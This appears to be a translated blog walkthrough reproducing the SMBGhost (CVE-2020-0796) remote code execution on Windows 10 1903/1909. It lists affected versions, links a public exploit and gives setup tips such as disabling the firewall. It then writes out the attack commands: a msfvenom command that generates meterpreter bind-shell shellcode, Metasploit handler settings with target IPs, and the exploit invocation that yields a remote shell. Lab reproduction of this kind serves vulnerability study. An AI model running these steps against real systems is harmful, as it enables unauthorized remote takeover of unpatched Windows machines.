CVE-2020-0796 RCE Exploit Reproduction (No BSOD)
Reproduction of the Microsoft SMBv3 Client/Server remote code execution vulnerability CVE-2020-0796, including affected Windows versions, environment requirements, common pitfalls, and the process of obtaining a shell without triggering a blue screen.
Read in Chinese→0x00 Vulnerability Overview
Vulnerability overview
Microsoft SMBv3 Client/Server Remote Code Execution Vulnerability CVE-2020-0796
Affected systems:
Windows 10 Version 1903 for 32-bit Systems
Windows 10 Version 1903 for x64-based Systems
Windows 10 Version 1903 for ARM64-based Systems
Windows Server, Version 1903 (Server Core installation)
Windows 10 Version 1909 for 32-bit Systems
Windows 10 Version 1909 for x64-based Systems
Windows 10 Version 1909 for ARM64-based Systems
Windows Server, Version 1909 (Server Core installation)
0x01 Reproduction Pitfalls: There Are Quite a Few, So Take a Look
EXP URL:
https://github.com/chompie1337/SMBGhost\_RCE\_PoC
- The Windows 10 version is restricted. I successfully used the following version:
ed2k://|file|cn_windows_10_business_editions_version_1903_updated_sept_2019_x64_dvd_2f5281e1.iso|5231140864|B1D5C4C401036B0B1EBA64476A95F338|/
- Python version
Python 3.6 works!
Python 3.6 works!
Python 3.7 and Python 2 both caused a blue screen in my tests.
I do not know why. If any experts know, please give me some guidance.
-
The payload must use a bind listener.
-
The patch is also tricky. Logically, KB4551762 should not be installed, but Windows 10 only shows a few patches, and one of those patches may include this patch.
-
The Defender Firewall must be disabled.
0x02 Reproduction Process
First, use systeminfo to check for the patch (KB4551762).
Mine is a fresh installation, so there should definitely be no issues.
- Generate the payload with msf
msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=4444 -b '\x00' -i 1 -f python
-

Replace the shellcode in the EXP
Replace buf with USER_PAYLOAD
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set lport 6666
set rhost 192.168.31.235
run
```
Run the EXP```
python3 exploit.py -ip 192.168.100.54

Finally, obtain a shell